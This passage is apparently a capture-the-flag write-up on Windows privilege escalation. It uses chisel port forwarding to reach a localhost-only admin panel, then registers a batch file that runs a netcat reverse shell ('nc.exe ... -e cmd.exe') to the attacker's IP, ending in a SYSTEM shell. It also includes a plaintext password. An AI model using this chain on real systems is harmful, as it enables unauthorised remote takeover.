
password= ew2x6SsGTxjRwXOT
also it says the allowed hosts are only 127.0.0.1 that’s why we are not able to access it, we need to do port forwarding using chisel
- Download nc.exe and shell.bat to c:\temp from attacking machine
→ shell.bat
@echo offc:\temp\nc.exe 10.10.14.14 443 -e cmd.exetransfer the chisel.exe to taeget machine, run below command on kali to start chisel server on port 5000
chisel server --reverse --port 5000run below command to target machine
chisel.exe client 10.10.14.14:5000 R:8443:127.0.0.1:8443
let’s open the site on 127.0.0.1:8443

- after logining-in go to Settings>External Scripts>Scripts > Add Simple Script

4. Setup listener on attacking machine  nc -nlvvp 443

5. Add script foobar to call evil.bat and save settings- Settings > External Scripts > Scripts- Add New - foobar command = c:\temp\shell.bat- Add script foobar to call evil.bat and save settings
- Settings > External Scripts > Scripts
- Add New
- foobar command = c:\temp\shell.bat

after that restart the computer from Control > Restart

Boom! we got shell as NT Authority\SYSTEM!!